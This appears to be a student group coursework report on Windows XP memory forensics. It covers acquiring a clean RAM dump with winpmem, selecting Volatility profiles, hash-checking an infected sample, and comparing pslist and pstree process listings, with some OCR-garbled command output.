



CST3510

Memory Analysis

Windows Memory Analysis

Contents

1.Introduction	2
1.2 Group Details.....	3
1.3 Tools and Software for memory acquisition	3
2. Memory Acquisition	6
Transferring the Memory Dump to the Shared Folder	8
Verifying the Clean Dump in Kali Linux	9
Profile Identification of clean dump	9
Validating the Integrity of the Infected Dump	11
3.Pre-analysis	11
Gathering Process Lists	12
Analysis of the Clean Memory Dump using dot graph	19
Analysis of the infected dump using dot graph	20
4. Examination	22
4.1 Analysis of Objects, Pools & Processes	23
4.2 NETWORK ANALYSIS AND SERVICES	63
4.3 Analyse of the kernel and the registry	97
4.4 Analysis of the File System and Timelines	129
Analysis of Critical Processes and DLL Comparisons	134
Analysis of smss.exe (Session Manager Subsystem)	135
Analysis of csrss.exe	135
Analysis of winlogon.exe	136
Analysis of lsass.exe	138
Analysis of services.exe	139
Analysis of explorer.exe	141
4.5 Intrusion Detection	Error! Bookmark not defined.
5. Group Analysis	230
Summary and Conclusions	232

1. Introduction

Windows memory analysis is a vital tool in digital forensics, enabling investigators to uncover valuable information hidden within a system's volatile memory (RAM). By examining memory dumps, analysts can gain insight into active processes, network connections, system configurations, and detect traces of malicious activity that may otherwise go unnoticed. This type of analysis is crucial for understanding the exact state of a system at the time of a security incident, allowing investigators to piece together the events leading up to an intrusion and capture evidence that may be admissible in court.[1]

Volatile memory contains transient data that is lost upon system shutdown, including information about running processes, loaded modules, open files, and network connections. [2]. Analysing this data provides a snapshot of the system's operational state, which is essential for incident response and forensic investigations. Memory analysis can reveal advanced threats such as rootkits or fileless malware that reside solely in memory and do not leave traces on the hard drive. This makes memory forensics an indispensable part of a comprehensive cybersecurity strategy.

In this report, we focus on examining an infected Windows memory sample to detect any unauthorized changes and signs of malicious activity. Our analysis centres on identifying hidden processes, potential network-based threats, and artifacts indicating the presence of malware. We utilize the Volatility Framework, a tool designed for memory analysis, to conduct our investigation effectively.

Our methodology begins with the acquisition of two memory dumps: a clean baseline sample and an infected sample. Using the winpmem.exe tool, we captured these memory dumps to enable a comparative analysis. This approach is essential for pinpointing anomalies, deviations, and potential indicators of compromise within the infected sample.

To ensure a systematic and comprehensive examination, the investigation is divided into specific focus areas. Each team member specializes in analysing critical components, such as Analysis of Objects, Pools, and Processes, Analysis of Network and Services, Analysis of Kernel and Registry, Analysis of File System and Timelines, and Intrusion Detection. This targeted approach enables us to thoroughly assess each potential vector of compromise while contributing to an overarching understanding of the infection's impact on the system. The table below mentions the details of the group members and their roles.

1.2 Group Details

	Student ID	Topic area
Group No. 10	M00857972	Analysis of Objects, Pools, and Processes
	M00874013	Analysis of Network and Services
	M00883220	Analysis of Kernel and Registry
	M00870211	Analysis of File System and Timelines
	M00872751	Intrusion Detection

Table 1: Group Details.

1.3 Tools and Software for memory acquisition

Before initiating the memory analysis of the infected dump, thorough planning and preparation were crucial. This involved setting up appropriate hardware and software tools to ensure the acquisition and analysis processes were conducted effectively and securely.

Hardware

A high-performance host machine was used to carry out the analysis of the infected memory dump. This system provided the computational resources and storage capacity needed for smooth execution of the analysis tools and management of virtual environments. The host machine's specifications are detailed in Table 2 below.

Component	Details
Device Name	Legion Pro i5
Processor	13th Gen Intel(R) Core(TM) i7-13700HX 2.10 GHz
Installed RAM	32 GB
System Type	64-bit Operating System, x64-based CPU
Operating System	Windows 11 Home
OS Version	23H2
OS Build	22631.4460

Table 2 Component Details

Software

A variety of software tools were installed to support memory acquisition and analysis. These tools ensured a secure and efficient workflow. Table 3 outlines the primary software used on the host machine.

Software	Version	Purpose
Oracle VirtualBox	7.0.22	Virtualization platform for creating and managing VMs

winpmem.exe	Latest	Memory acquisition tool for creating memory dumps
Volatility Framework	2.6.1	Memory analysis tool for examining volatile artifacts
Hash Verification Tools	MD5 & SHA256	Ensuring data integrity during acquisition and transfer

Table 3 Software Details

Virtual machine configuration

Oracle VirtualBox was utilized to create and manage virtual machines, providing an isolated environment for the analysis to prevent any impact on the host system. Within VirtualBox, a virtual machine named *MemoryAnalysis* was set up to provide a secure and controlled environment for conducting memory analysis.

Component	Details
Name	MemoryAnalysis
Operating System	Linux
Version	Debian (64-bit)
Distribution	Kali Linux
Release	2024
Virtual Machine 2 Name	WindowsXP_CleanDump
Operating System	Windows
Version	Windows XP
Purpose	Clean dump environment
Virtualization Tool	Oracle VirtualBox
Purpose in VirtualBox	To create a clean dump in the virtual machine

Table 4 Component details

Kali Linux was used as it comes with a wide range of built-in tools for forensic and security analysis. The operating system supports Volatility and other analysis tools needed for this project, making it a practical choice for memory forensics.

The MemoryAnalysis virtual machine was configured to meet the specific requirements of the project to ensure efficient and secure operation. It was allocated 8 GB of RAM to support smooth performance when running tools like Volatility and handling resource-intensive tasks. Additionally, 6 CPU cores were dedicated to the virtual machine to provide sufficient processing power for memory analysis and related activities. A virtual hard drive was set up

to store memory dumps, analysis results, and logs, ensuring ample space for all necessary data.

Profile identification

With the virtual environment fully configured and equipped with the necessary tools and resources, we are now prepared to proceed with profile identification of the infected dump. After logging into the MemoryAnalysis virtual machine, we mounted the shared folder testShare in the home directory, confirming its presence with the ls command. Navigating to the /media/testShare directory, we accessed the infected memory dump file and imported it into the virtual machine for analysis.

It was essential to identify the correct operating system profile of the infected sample to ensure accurate analysis. This ensures that the Volatility Framework interprets the memory structures correctly. We used the imageinfo command provided by Volatility to determine the appropriate profile.

Command: volatility -f cw2_Machine4Infected.dump imageinfo

```
kali:kali:/media/testShare$ volatility -f cw2_Machine4Infected.dump imageinfo --profile=WinXPSP2x86
Volatility Foundation Volatility Framework 2.6.1
INFO os : volatility.debug : Determining profile based on KDBG search ...          Attributes
INFO os : volatility.debug : Suggested Profile(s) : WinXPSP2x86, WinXPSP3x86 (Instantiated with WinXPSP2x86)
INFO vches: vches: AS Layer1 : IA32PagedMemoryPae (Kernel AS)                         Present, Enabled, De
INFO vches: vches: AS Layer2 : FileAddressSpace (/media/testShare/cw2_Machine4Infected.dump)
INFO vches: vches: PAE type : PAE                                              Present
INFO vches: vches: DTB : 0x2fe000L                                         Present
INFO vches: vches: KDBG : 0x80545ae0L                                         Present
INFO vches: vches: Number of Processors : 1                                     Present
INFO vches: vches: Image Type (Service Pack) : 3                           Present
INFO vches: vches: KPCR for CPU 0 : 0xffffdff000L                         Present
INFO vches: vches: KUSER_SHARED_DATA : 0xffffdf0000L                         Present
INFO vches: vches: Image date and time : 2012-07-22 02:45:08 UTC+0000       Present
INFO vches: vches: Image local date and time : 2012-07-21 22:45:08 -0400      Present
```

Figure 1 volatility command for infected dump

The output provided by the imageinfo plugin included several key details about the memory dump:

- Suggested Profiles: WinXPSP2x86, WinXPSP3x86
- PAE Type: PAE (Physical Address Extension)
- Image Type (Service Pack): 3
- Image Type (Service Pack): 2
- Number of Processors: 1
- Image Date and Time: 2012-07-22 02:45:08 UTC+0000

Based on the output, the suggested profiles are WinXPSP2x86 and WinXPSP3x86.

Among these, WinXPSP3x86 was selected as the appropriate profile because the Image Type specifically indicates Service Pack 3. This information is critical because using an incorrect profile would lead to inaccurate plugin results or failure to parse the memory artifacts.

After successfully identifying and verifying the correct profile as **WinXPSP3x86** for the infected memory dump, we will now proceed with the memory acquisition of the clean

dump. This step is essential to establish a baseline for comparison against the infected dump. By acquiring a clean memory sample from a system with the same configuration and operating system, we can identify any anomalies or deviations present in the infected dump during the subsequent analysis.

2. Memory Acquisition

Memory acquisition is the process of capturing the contents of a computer's volatile memory (RAM) for analysis in digital forensics. This practice is crucial because RAM contains transient data that is lost upon shutdown, including running processes, active network connections, open files, encryption keys, and traces of malicious activity that may not be present on the hard drive [3]. By acquiring and analysing this data, forensic investigators can gain valuable insights into the state of a system at a specific point in time, which is essential for incident response, malware analysis, and understanding the actions of potential attackers.[4]

Importance of Memory Acquisition

Memory acquisition plays a pivotal role in Preservation of Volatile Data: RAM holds data that is not permanently written to disk. Acquiring memory ensures that this ephemeral information is preserved before it is lost upon system shutdown or restart, providing a more complete picture of system activity. [5]

Methodology for Memory Acquisition

To conduct the memory acquisition, we used a Windows XP virtual environment configured in Oracle VirtualBox. A virtual machine provides a controlled and isolated environment, reducing the risk of affecting the host system during the acquisition process. We configured a shared folder named test share to facilitate data transfer between the host machine and the virtual machine. This setup allowed us to transfer tools and the acquired memory dump securely and efficiently.

Memory acquisition of clean dump

Once logged into the Administrator account, open "My Network Places" from the Windows Explorer. Here, navigate through the "Entire Network" to locate "VirtualBox Shared Folders" and then select the configured shared folder ('test share'). The shared file is visible and accessible within this folder.




Figure 2: Memory acquisition shared folder.

Executing the Memory Acquisition:

Using the Command Prompt, we ran `winpmem_v3.3.rc3.exe`, which captured the system's memory state to a raw file named `windowCW2s.raw` saved on the local C: drive. This file serves as a complete memory snapshot of the current state of the virtual machine. The following command was executed:

```
winpmem_v3.3.rc3.exe -dd -o windowCW2s.raw --format raw --volume_format raw
```

The -dd option instructs the tool to acquire the physical memory of the system, capturing the entire contents of the RAM. The -o `windowCW2s.raw` option specifies the output file name, ensuring that the memory dump is saved as `windowCW2s.raw` for easy identification and further analysis. The --format raw flag ensures that the output is saved in a raw format, which is compatible with most forensic tools, including the Volatility Framework.

Additionally, the --volume_format raw parameter specifies the format of the volume, maintaining consistency with the raw output and ensuring the integrity and compatibility of the memory dump across forensic platforms.

The screenshot shows a Windows Command Prompt window titled "Command Prompt". The output of the command is as follows:

```
2024-11-14 21:03:01 | Reading b3d00000 2877 MiB / 2945 (59 MiB/s)
2024-11-14 21:03:01 | Reading b4918000 2889 MiB / 2945 (48 MiB/s)
2024-11-14 21:03:01 | Reading b5478000 2906 MiB / 2945 (45 MiB/s)
2024-11-14 21:03:02 | Reading b5fb8000 2911 MiB / 2945 (45 MiB/s)
2024-11-14 21:03:02 | Reading b6c60000 2924 MiB / 2945 (51 MiB/s)
2024-11-14 21:03:02 | Reading b7840000 2936 MiB / 2945 (47 MiB/s)
2024-11-14 21:03:02 | Adding default file collections
2024-11-14 21:03:02 | Output volume is not an AFF4 file. Cannot capture additional streams. Choose an AFF4 volume to capture additional streams.
2024-11-14 21:03:02 | Driver Unloaded.
2024-11-14 21:03:02 | Removed C:\DOCUME~1\ADMINI~1\LOCALS~1\Temp\pme3A.tmp
2024-11-14 21:03:02 | Writing Central Directory for 4 members.

C:\>dir
Volume in drive C has no label.
Volume Serial Number is 58A8-4361

Directory of C:\

06/30/2020 08:36 AM          0 AUTOEXEC.BAT
06/30/2020 08:36 AM          0 CONFIG.SYS
11/14/2024 08:58 PM    <DIR>      Documents and Settings
06/30/2020 08:55 AM    <DIR>      Program Files
11/14/2024 09:03 PM  3,089,039,360 windowCW2s.raw
06/30/2020 10:33 AM    <DIR>      VINDOUS
11/14/2024 08:36 PM  2,549,056 winpmem_v3.3.rc3.exe
                           4 File(s)  3,091,588,416 bytes
                           3 Dir(s)   4,602,032,128 bytes free

C:\>
```

Figure 3:The output of the Memory acquisition Executing.

Verifying dump creation

After running the memory acquisition tool `winpmem`, the memory dump was successfully created and saved to the local C: drive of the Windows XP virtual machine. The dump file, named `windowCW2s.raw`, contains a complete snapshot of the system's RAM at the time of acquisition. Storing the dump on the C: drive ensures that the data remains within the controlled environment of the virtual machine, preserving the integrity and confidentiality of the forensic evidence.




Figure 4: verification that the clean dump been created.

Transferring the Memory Dump to the Shared Folder

After verification, `windowCW2s.raw` was copied to the shared folder `\\\VBOXSVR\cw2_shared1`. This setup allowed the dump to be accessed from the host system, specifically Kali Linux, for further forensic analysis.




Figure 5: Confirming that the clean dump is transferred to the shared folder.

Verifying the Clean Dump in Kali Linux

After successfully creating the clean memory dump in the Windows XP environment, we transitioned to Kali Linux to verify the integrity of the dump and ensure it was created without errors. We navigated to the directory `/media/testShare`, which is the mount point for the shared folder where the clean dump was stored. Executing the `ls` command displayed the files within this folder, including the clean dump named `windowCW2s.raw`, confirming its presence. This verification step is crucial to ensure that the memory dump is available for analysis in our forensic environment.

```

kali@kali:~$ cd /media/testShare/
kali@kali:/media/testShare$ ls
windowCW2s.raw wimpem_v3.3_rc3.exe

```

Figure 6: ls command under the shared folder in kali.

Profile Identification of clean dump

To analyse the clean dump accurately, it was necessary to identify its operating system profile. This step ensures that the correct plugins and settings are used during analysis with the Volatility Framework. We utilized the imageinfo plugin to determine the profile associated with the clean dump.

Command Executed:

`volatility -f windowCW2s.raw imageinfo` Explanation of

the Command:

- **volatility**: Invokes the Volatility Framework for memory analysis.
- **-f windowCW2s.raw**: Specifies the memory dump file to analyse.
- **imageinfo**: A plugin that analyses the memory image to suggest the most appropriate operating system profiles.

```

kali@kali:/media/testShare$ volatility -f windowCW2s.raw imageinfo
Volatility Foundation Volatility Framework 2.6.1
INFO os : volatility.debug : Determining profile based on KDBG search ...
INFO os : Suggested Profile(s) : WinXPSP2x86, WinXPSP3x86 (Instantiated with WinXPSP2x86)
svchost 1484 AS Layer1 : IA32PagedMemoryPae (Kernel AS) Present,Enabled,
svchost 1484 AS Layer2 : FileAddressSpace (/media/testShare/windowCW2s.raw) Present
svchost 1484 PAE type : PAE Present
svchost 1484 explorer DTB : 0x34c000L Present
svchost 1484 explorer KDBG : 0x8054d2e0L Present
svchost Number of Processors : 4 Present
svchost Image Type (Service Pack) : 3 Present
explorer KPCR for CPU 0 : 0xfffff000L Present
explorer KPCR for CPU 1 : 0xbab50000L Present
explorer KPCR for CPU 2 : 0xbab58000L Present
explorer KPCR for CPU 3 : 0xbab60000L Present
explorer KUSER_SHARED_DATA : 0xffdf0000L Present
explorer Image date and time : 2024-11-14 15:32:06 UTC+0000 Present
explorer Image local date and time : 2024-11-14 21:02:06 +0530 Present,Enabled

```

Figure 7: Imageinfo command to view the Profiles of the clean dump.

Based on the output, the suggested profiles are WinXPSP2x86 and WinXPSP3x86. Among these, WinXPSP3x86 was selected as the appropriate profile because the Image Type explicitly indicates Service Pack 3. Additionally, the correct interpretation of the KDBG address (0x8054d2e0) and the PAE type further confirms the accuracy of the profile.

Volatility Foundation Volatility Framework 2.6.1								
Offset(V)	Name	PID	PPID	Thds	Hnds	Sess	Wow64 Start	Exit
0x8a25c830	System	4	0	66	266	-----	0	
0x8a012c08	smss.exe	560	4	3	19	-----	0 2024-11-14 09:36:51 UTC+0000	
0x8a0c1020	csrss.exe	616	560	12	368	0	0 2024-11-14 09:36:52 UTC+0000	
0x89fe47e8	winlogon.exe	640	560	20	560	0	0 2024-11-14 09:36:52 UTC+0000	
0x89ff5c08	services.exe	684	640	17	305	0	0 2024-11-14 09:36:52 UTC+0000	
0x8a021da0	lsass.exe	696	640	22	367	0	0 2024-11-14 09:36:52 UTC+0000	
0x89cb6518	VBoxService.exe	868	684	9	130	0	0 2024-11-14 09:36:52 UTC+0000	
0x89ffe8e0	svchost.exe	920	684	22	237	0	0 2024-11-14 15:06:54 UTC+0000	
0x8a004450	svchost.exe	1000	684	10	266	0	0 2024-11-14 15:06:54 UTC+0000	
0x8a0121c0	svchost.exe	1096	684	59	1161	0	0 2024-11-14 15:06:54 UTC+0000	
0x89c177a8	svchost.exe	1244	684	5	83	0	0 2024-11-14 15:06:54 UTC+0000	
0x8a016538	svchost.exe	1348	684	11	185	0	0 2024-11-14 15:06:54 UTC+0000	
0x89bebdb0	spoolsv.exe	1568	684	12	129	0	0 2024-11-14 15:06:56 UTC+0000	
0x8a0a3500	svchost.exe	1684	684	4	111	0	0 2024-11-14 15:07:03 UTC+0000	
0x8a037a78	IPROSetMonitor.	1744	684	2	44	0	0 2024-11-14 15:07:03 UTC+0000	
0x8a06b5a8	alg.exe	404	684	6	111	0	0 2024-11-14 15:07:07 UTC+0000	

Figure 8: showing the clean dump was created successfully.

To validate the correct functioning of the selected profile and identify active processes in the clean memory dump, the pslist plugin was executed using the Volatility Framework. The pslist command traverses the EPROCESS linked list maintained by the Windows kernel to enumerate processes running at the time the memory image was captured.[6] This step confirms that the WinXPSP3x86 profile accurately interprets the memory structures within the clean dump. The output lists standard system processes, including System, smss.exe, csrss.exe, winlogon.exe, services.exe, and multiple instances of svchost.exe, which are critical to the normal operation of a Windows XP system. Additionally, user-specific processes such as VBoxService.exe and alg.exe were identified, indicating that the clean system was functioning as expected without anomalies. The successful execution of pslist reinforces that the profile selection is correct and serves as a reliable baseline for comparison against the infected memory dump.

Validating the Integrity of the Infected Dump

Finally, we verified the integrity of the infected memory dump by comparing its hash value against the reference sample provided by our lab instructor. Utilizing the `md5sum` command, we computed the hash for the infected dump, as illustrated in Image 12a. The generated hash matched the reference value, confirming that the correct sample was utilized, and its integrity remained uncompromised.

```
kali@kali:/media/testShare$ md5sum cw2_Machine4Infected.dump
7494f3b77db1525c1974f5380744ae46  cw2_Machine4Infected.dump
kali@kali:/media/testShare$ █
```

Figure 9: the hashes of the infected dump using md5sum

The figure below shows the MD5sum of the infected dump provided by our lab tutor.

Infected Sample 4 (md5: 7494f3b77db1525c1974f5380744ae46)
https://drive.google.com/file/d/1B43QQs6-0ZY04rN15NFDo6JFJI-MHGb/view?usp=share_link

Figure 10: the hashes of the sample which were given

3.Pre-analysis

To effectively analyse the memory dumps and identify potential signs of malicious activity, we conducted a comparative analysis of the process lists from both the clean and infected memory dumps. This approach allows us to establish a baseline of normal system activity and detect anomalies that may indicate a compromise. Commands used for pre analysis.

Command Component	Explanation
volatility	Invokes the Volatility Framework for memory analysis.
-f <memory_dump>	Specifies the memory dump file to analyze. For example: windowCW2s.raw (clean dump) or cw2_Machine4Infected.dump (infected dump).
--profile=<profile>	Specifies the appropriate operating system profile for the memory dump, such as WinXPSP3x86.
imageinfo	Analyzes the memory image to suggest the most appropriate operating system profiles.
pslist	Lists all active processes, including their PIDs, PPIDs, thread count, handle count, and start times.
pstree	Displays a hierarchical view of processes, showing parent-child relationships.
--output=dot	An additional option for the pstree plugin that formats the process tree output into DOT format for graphical visualization.
--outputfile=<filename>	Specifies the name of the DOT file to save the output (e.g., clean_dump_dot.dot or infected_dump_dot.dot).
psscan	Scans for both visible and hidden processes in the memory dump, including terminated ones.
psxview	Verifies process visibility across multiple views to detect hidden processes or inconsistencies.
privs	Displays the privileges assigned to each process, highlighting elevated or unusual privileges.

Table 5: Volatility Command Components and Their Explanations

Gathering Process Lists

We began by extracting the process lists from the clean and infected memory dumps using the pslist plugin of the Volatility Framework. The pslist command enumerates active processes by walking the EPROCESS linked list maintained by the Windows kernel.[7] It provides a snapshot of all active processes, including their Process IDs (PID), Parent Process IDs (PPID), thread counts, handle counts, and other relevant information.

Image total date and time : 2024-11-14 21:02:00 +0300								
Kali@kali:/media/testShare\$ volatility -f windowCW2s.raw --profile=WinXPSP3x86 pslist								
Offset(V)	Name	PID	PPID	Thds	Hnds	Sess	Wow64 Start	Exit
0x8a25c830	System	4	0	66	266	-----	0	
0x8a012c00	smss.exe	560	4	3	19	-----	0 2024-11-14 09:36:51 UTC+0000	
0x8a0c1020	csrss.exe	616	560	12	368	0	0 2024-11-14 09:36:52 UTC+0000	
0x89fe47e8	winlogon.exe	640	560	20	560	0	0 2024-11-14 09:36:52 UTC+0000	
0x89ff5c08	services.exe	684	640	17	305	0	0 2024-11-14 09:36:52 UTC+0000	
0x8a021dad	lsass.exe	696	640	22	367	0	0 2024-11-14 09:36:52 UTC+0000	
0x89cb6518	VboxService.exe	868	684	9	130	0	0 2024-11-14 09:36:52 UTC+0000	
0x89ffe8e0	svchost.exe	920	684	22	237	0	0 2024-11-14 15:06:54 UTC+0000	
0x8a004450	svchost.exe	1000	684	10	266	0	0 2024-11-14 15:06:54 UTC+0000	
0x8a0121c0	svchost.exe	1096	684	59	1161	0	0 2024-11-14 15:06:54 UTC+0000	
0x89c177a8	svchost.exe	1244	684	5	83	0	0 2024-11-14 15:06:54 UTC+0000	
0x8a016538	svchost.exe	1348	684	11	185	0	0 2024-11-14 15:06:54 UTC+0000	
0x89bedb00	spoolsv.exe	1568	684	12	129	0	0 2024-11-14 15:06:56 UTC+0000	
0x8a0a3500	svchost.exe	1684	684	4	111	0	0 2024-11-14 15:07:03 UTC+0000	
0x8a037a78	IPROSetMonitor.	1744	684	2	44	0	0 2024-11-14 15:07:03 UTC+0000	
0x8a06b5a8	alg.exe	404	684	6	111	0	0 2024-11-14 15:07:07 UTC+0000	
0x89b02ae8	wscnfy.exe	1256	1096	1	31	0	0 2024-11-14 15:15:40 UTC+0000	
0x89c948c8	explorer.exe	436	416	14	502	0	0 2024-11-14 15:15:40 UTC+0000	
0x89b4da28	VboxTray.exe	252	436	13	126	0	0 2024-11-14 15:15:41 UTC+0000	
0x89baada0	wuauctl.exe	176	1096	3	112	0	0 2024-11-14 15:15:42 UTC+0000	
0x89d08020	cmd.exe	180	1096	1	33	0	0 2024-11-14 15:28:44 UTC+0000	
0x89b7ddaa	winpmem_v3.3.rc	860	180	3	36	0	0 2024-11-14 15:32:06 UTC+0000	

Figure 11: The output of pslist of the clean dump.

In the output, it shows the clean dump contains expected system processes, such as System, smss.exe, csrss.exe, winlogon.exe, services.exe, and multiple instances of **svchost.exe**, along with user processes like **cmd.exe**, **explorer.exe**, and

winpmem_v3.3.rc. The process starts times follow a logical sequence, with the System process (PID: 4) starting first at **09:36:51 UTC**, followed closely by critical processes like smss.exe and csrss.exe. User processes such as cmd.exe and winpmem_v3.3.rc start later, around **15:32:06 UTC**, coinciding with the memory acquisition. The orderly start times indicate a stable and expected system state. Same command was used for infected dump as shown in the screenshot below.

Kali@kali:/media/testShare\$ volatility -f cw2_Machine4Infected.dump --profile=WinXPSP3x86 pslist								
Volatility Foundation Volatility Framework 2.6.1								
Offset(V)	Name	PID	PPID	Thds	Hnds	Sess	Wow64 Start	Exit
0x823c89c8	System	4	0	53	240	-----	0	
0x822f1020	smss.exe	368	4	3	19	-----	0 2012-07-22 02:42:31 UTC+0000	
0x822a0598	csrss.exe	584	368	9	326	0	0 2012-07-22 02:42:32 UTC+0000	
0x82298700	winlogon.exe	608	368	23	519	0	0 2012-07-22 02:42:32 UTC+0000	
0x81e2ab28	services.exe	652	608	16	243	0	0 2012-07-22 02:42:32 UTC+0000	
0x81e2a3b8	lsass.exe	664	608	24	330	0	0 2012-07-22 02:42:32 UTC+0000	
0x82311360	svchost.exe	824	652	20	194	0	0 2012-07-22 02:42:33 UTC+0000	
0x81e29ab8	svchost.exe	908	652	9	226	0	0 2012-07-22 02:42:33 UTC+0000	
0x823001d0	svchost.exe	1004	652	64	1118	0	0 2012-07-22 02:42:33 UTC+0000	
0x821dfda0	svchost.exe	1056	652	5	60	0	0 2012-07-22 02:42:33 UTC+0000	
0x82295650	svchost.exe	1220	652	15	197	0	0 2012-07-22 02:42:35 UTC+0000	
0x821dea70	explorer.exe	1484	1464	17	415	0	0 2012-07-22 02:42:36 UTC+0000	
0x81eb17b8	spoolsv.exe	1512	652	14	113	0	0 2012-07-22 02:42:36 UTC+0000	
0x81e7bda0	reader_sl.exe	1640	1484	5	39	0	0 2012-07-22 02:42:36 UTC+0000	
0x820e8da0	alg.exe	788	652	7	104	0	0 2012-07-22 02:43:01 UTC+0000	
0x821fcda0	wuauctl.exe	1136	1004	8	173	0	0 2012-07-22 02:43:46 UTC+0000	
0x8205bda0	wuauctl.exe	1588	1004	5	132	0	0 2012-07-22 02:44:01 UTC+0000	

Figure 12: The output of pslist of the infected dump.

The output from infected dump shows the infected dump contains expected system processes such as System, smss.exe, csrss.exe, winlogon.exe, services.exe, and multiple instances of svchost.exe, along with additional processes like reader_sl.exe and multiple wuauctl.exe instances. The process starts times begin with the System process (PID: 4) at **02:42:31 UTC**, followed immediately by critical processes like smss.exe, csrss.exe, and winlogon.exe within the next few seconds. User processes, such as **explorer.exe**, **wuauctl.exe**, and **reader_sl.exe**, start slightly later but remain within a close time frame, indicating no significant delays. Overall, the process starts times in the infected dump appear sequential and consistent with typical system behaviour.

Next, we will examine the process tree using the pstree plugin. The pstree output provides a hierarchical view of processes, showing the parent-child relationships between them.[8] This

analysis will help us identify which processes were launched by others, providing a clearer understanding of the process flow and system activity.

Name	Pid	PPid	Thds	Hnds	Time
0x8a25c830:System	4	0	66	266	1970-01-01 00:00:00 UTC+0000
. 0x8a012c08:smss.exe	560	4	3	19	2024-11-14 09:36:51 UTC+0000
.. 0x89fe47e8:winlogon.exe	640	560	20	560	2024-11-14 09:36:52 UTC+0000
... 0x89ff5c08:services.exe	684	640	17	305	2024-11-14 09:36:52 UTC+0000
.... 0x8a06b5a8:alg.exe	404	684	6	111	2024-11-14 15:07:07 UTC+0000
.... 0x89ffe8e0:svchost.exe	920	684	22	237	2024-11-14 15:06:54 UTC+0000
.... 0x89beb00:spoolsv.exe	1568	684	12	129	2024-11-14 15:06:56 UTC+0000
.... 0x89c177a8:svchost.exe	1244	684	5	83	2024-11-14 15:06:54 UTC+0000
.... 0x8a016538:svchost.exe	1348	684	11	185	2024-11-14 15:06:54 UTC+0000
.... 0x8a0121c0:svchost.exe	1096	684	59	1161	2024-11-14 15:06:54 UTC+0000
.... 0x89baada0:wuauctl.exe	176	1096	3	112	2024-11-14 15:15:42 UTC+0000
.... 0x89d08020:cmd.exe	180	1096	1	33	2024-11-14 15:28:44 UTC+0000
.... 0x89b7dd0a:winpmem_v3.3.rc	860	180	3	36	2024-11-14 15:32:06 UTC+0000
.... 0x89b02aeb8:wsccnfy.exe	1256	1096	1	31	2024-11-14 15:15:40 UTC+0000
.... 0x8a037a78:IPROSetMonitor.	1744	684	2	44	2024-11-14 15:07:03 UTC+0000
.... 0x89cb6518:VBoxService.exe	868	684	9	130	2024-11-14 09:36:52 UTC+0000
.... 0x8a004450:svchost.exe	1000	684	10	266	2024-11-14 15:06:54 UTC+0000
.... 0x8a0a3500:svchost.exe	1684	684	4	111	2024-11-14 15:07:03 UTC+0000
... 0x8a021da0:lsass.exe	696	640	22	367	2024-11-14 09:36:52 UTC+0000
... 0x8a0c1020:csrss.exe	616	560	12	368	2024-11-14 09:36:52 UTC+0000
0x89c948c8:explorer.exe	436	416	14	502	2024-11-14 15:15:40 UTC+0000
. 0x89b4da28:VBoxTray.exe	252	436	13	126	2024-11-14 15:15:41 UTC+0000

Figure 13 The output of pstree of the clean dump.

The output of the pstree plugin for the clean dump provides a hierarchical view of processes running on the system at the time of acquisition. The root process is **System (PID: 4)**, which is responsible for initiating all other processes. Key system processes such as smss.exe, winlogon.exe, services.exe, and multiple instances of svchost.exe are visible, with **services.exe (PID: 684)** acting as the parent for many critical processes like **alg.exe**, **spoolsv.exe**, **VBoxService.exe**, and additional **svchost.exe** instances.

User processes like **cmd.exe**, **explorer.exe**, and **winpmem_v3.3.rc** are also present, showing normal user activity, particularly during memory acquisition. Processes like **VBoxTray.exe** and **VBoxService.exe** reflect the virtual machine environment, which is expected. Overall, the hierarchy appears structured and typical for a clean Windows XP system, with no immediate signs of unusual or unexpected parent-child relationships. Next, we will use the same command for the infected dump as shown in the screenshot below.

Name	Pid	PPid	Thds	Hnds	Time
0x823c89c8:System	4	0	53	240	1970-01-01 00:00:00 UTC+0000
